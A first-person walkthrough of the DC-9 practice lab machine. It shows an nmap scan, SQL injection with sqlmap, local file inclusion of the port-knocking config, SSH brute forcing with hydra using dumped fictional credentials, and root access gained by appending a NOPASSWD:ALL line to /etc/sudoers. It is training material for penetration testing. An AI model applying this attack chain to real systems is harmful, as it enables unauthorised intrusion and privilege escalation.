Great, this is the first box in the **Current systems similar to OSCP** list. I'm looking forward to this

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.137
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 00:25 WEST
Nmap scan report for 192.168.1.137
Host is up (0.00067s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```


One tab shows a list of user information, like so

ID: 9
Name: Chandler Bing
Position: President - Sales
Phone No: 189024789
Email: chandlerb@example.com

ID: 10
Name: Joey Tribbiani
Position: Janitor
Phone No: 232131654
Email: joeyt@example.com

By the way I love the show Friends

This search box is SQL injectable, found with sqlmap




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r req2.txt -p search --risk=3 --level=5
```

Where req2.txt has a POST request intercepted

```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```


Crackstation…. **admin:transorbital1**

I'm not sure this is relevant but


id	lastname	password	reg_date	username	firstname
1	Moe	3kfs86sfd	2019-12-29 16:58:26	marym	Mary
2	Dooley	468sfdfsd2	2019-12-29 16:58:26	julied	Julie
3	Flintstone	4sfd87sfd1	2019-12-29 16:58:26	fredf	Fred
4	Rubble	RocksOff	2019-12-29 16:58:26	barneyr	Barney
5	Cat	TC&TheBoyz	2019-12-29 16:58:26	tomc	Tom
6	Mouse	B8m#48sd	2019-12-29 16:58:26	jerrym	Jerry
7	Flintstone	Pebbles	2019-12-29 16:58:26	wilmaf	Wilma
8	Rubble	BamBam01	2019-12-29 16:58:26	bettyr	Betty
9	Bing	UrAG0D!	2019-12-29 16:58:26	chandlerb	Chandler
10	Tribbiani	Passw0rd	2019-12-29 16:58:26	joeyt	Joey
11	Green	yN72#dsd	2019-12-29 16:58:26	rachelg	Rachel
12	Geller	ILoveRachel	2019-12-29 16:58:26	rossg	Ross
13	Geller	3248dsds7s	2019-12-29 16:58:26	monicag	Monica
14	Buffay	smellycats	2019-12-29 16:58:26	phoebeb	Phoebe
15	McScoots	YR3BVxxxw87	2019-12-29 16:58:26	scoots	Scooter
16	Trump	Ilovepeepee	2019-12-29 16:58:26	janitor	Donald
17	Morrison	Hawaii-Five-0	2019-12-29 16:58:28	janitor2	Scott

id	email	phone	lastname	reg_date	firstname	position
1	marym@example.com	46478415155456	Moe	2019-05-01 17:32:00	Mary	CEO
2	julied@example.com	46457131654	Dooley	2019-05-01 17:32:00	Julie	Human Resources
3	fredf@example.com	46415323	Flintstone	2019-05-01 17:32:00	Fred	Systems Administrator
4	barneyr@example.com	324643564	Rubble	2019-05-01 17:32:00	Barney	Help Desk
5	tomc@example.com	802438797	Cat	2019-05-01 17:32:00	Tom	Driver
6	jerrym@example.com	24342654756	Mouse	2019-05-01 17:32:00	Jerry	Stores
7	wilmaf@example.com	243457487	Flintstone	2019-05-01 17:32:00	Wilma	Accounts
8	bettyr@example.com	90239724378	Rubble	2019-05-01 17:32:00	Betty	Junior Accounts
9	chandlerb@example.com	189024789	Bing	2019-05-01 17:32:00	Chandler	President - Sales
10	joeyt@example.com	232131654	Tribbiani	2019-05-01 17:32:00	Joey	Janitor
11	rachelg@example.com	823897243978	Green	2019-05-01 17:32:00	Rachel	Personal Assistant
12	rossg@example.com	6549638203	Geller	2019-05-01 17:32:00	Ross	Instructor
13	monicag@example.com	8092432798	Geller	2019-05-01 17:32:00	Monica	Marketing
14	phoebeb@example.com	43289079824	Buffay	2019-05-01 17:32:02	Phoebe	Assistant Janitor
15	scoots@example.com	454786464	McScoots	2019-05-01 20:16:33	Scooter	Resident Cat
16	janitor@example.com	65464646479741	Trump	2019-12-23 03:11:39	Donald	Replacement Janitor
17	janitor2@example.com	47836546413	Morrison	2019-12-24 03:41:04	Scott	Assistant Replacement Janitor

Not sure what I can do with this…. Being an admin only allows me to add entries to the table.
In the **manage** tab, there is something weird




Local File Inclusion




There was no way I was ever going to guess this… I was supposed to look at the file /etc/knockd because port knocking is open for SSH


```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp
--dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT
-s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

Port 22 isn't even displayed on the nmap result… I googled this and I guess something's wrong with my machine?
Anyway, I knocked on those ports and SSH is here




I can proceed with my original strategy. I put all the users and passwords I collected from the DB in 2 files and I'm now going to brute force ssh





chandler:UrAG0D!
joeyt:Passw0rd
janitor:Ilovepeepee



This is great

```
janitor@dc-9:~/.secrets-for-putin$ ls -alh
total 12K
drwx------ 2 janitor janitor 4.0K Dec 29  2019 .
drwx------ 4 janitor janitor 4.0K May 23 10:36 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$
```

Let me run hydra again with this new password list

```
[ATTEMPT] target 192.168.1.137 - login "fredf" - pass "B4-Tru3-001" -
[22][ssh] host: 192.168.1.137   login: fredf   password: B4-Tru3-001
```

fredf:B4-Tru3-001

Okay I guess this is where we priv esc

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$ ls -alh
total 12K
drwx------  3 fredf fredf 4.0K May 23 10:40 .
drwxr-xr-x 19 root  root  4.0K Dec 29  2019 ..
lrwxrwxrwx  1 fredf fredf    9 Dec 29  2019 .bash_history → /dev/null
drwx------  3 fredf fredf 4.0K May 23 10:40 .gnupg
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

If I try to execute it I get this

```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test
Usage: python test.py read append
fredf@dc-9:/opt/devstuff/dist/test$
```

There is a test.py here

```
fredf@dc-9:/opt/devstuff$ ls -alh
total 28K
drwxr-xr-x 5 root root 4.0K Dec 29  2019 .
drwxr-xr-x 4 root root 4.0K Dec 29  2019 ..
drwxr-xr-x 3 root root 4.0K Dec 29  2019 build
drwxr-xr-x 3 root root 4.0K Dec 29  2019 dist
drwxr-xr-x 2 root root 4.0K Dec 29  2019 __pycache__
-rw-r--r-- 1 root root  250 Dec 29  2019 test.py
-rw-r--r-- 1 root root  959 Dec 29  2019 test.spec
fredf@dc-9:/opt/devstuff$
```

So maybe it's like a shortcut?

```
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

Okay so this reads file ARG1 and appends it to ARG2.

I can create a file 1 with
fredf ALL=(ALL) NOPASSWD:ALL


And append it to /etc/sudoers

Hey it worked

```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /home/fredf/file /etc/sudoers
fredf@dc-9:/opt/devstuff/dist/test$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
    (ALL) NOPASSWD: ALL
fredf@dc-9:/opt/devstuff/dist/test$
```

Once again, pretty cool box from DC! Except for the ssh thing which got me stuck for a while… Everything else went smoothly


fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /home/fredf/file /etc/sudoers
fredf@dc-9:/opt/devstuff/dist/test$ sudo -l
Matching Defaults entries for fredf on dc-9:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fredf may run the following commands on dc-9:
(root) NOPASSWD: /opt/devstuff/dist/test/test
(ALL) NOPASSWD: ALL
fredf@dc-9:/opt/devstuff/dist/test$ sudo /bin/bash -i
root@dc-9:/opt/devstuff/dist/test# whoami
root
root@dc-9:/opt/devstuff/dist/test# cd /root
root@dc-9:~# ls -alh
total 32K
drwx------ 5 root root 4.0K Dec 29 2019 .
drwxr-xr-x 18 root root 4.0K Dec 29 2019 ..
lrwxrwxrwx 1 root root 9 Dec 29 2019 .bash_history → /dev/null
-rwx------ 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4.0K Dec 29 2019 .cache
drwx------ 3 root root 4.0K Dec 29 2019 .gnupg
drwx------ 3 root root 4.0K Dec 29 2019 .local
-rwx------ 1 root root 148 Aug 18 2015 .profile
-rwx------ 1 root root 1.8K Dec 29 2019 theflag.txt
root@dc-9:~# cat theflag.txt
NICE WORK!!!
Congratulations - you have done well to get to this point.
Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.
I also want to send out a big thank you to the various members of @m0tl3ycr3w .
They are an inspirational bunch of fellows.
Sure, they might smell a bit, but ... just kidding. :-)
Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.
So long, and thanks for all the fish.
root@dc-9:~#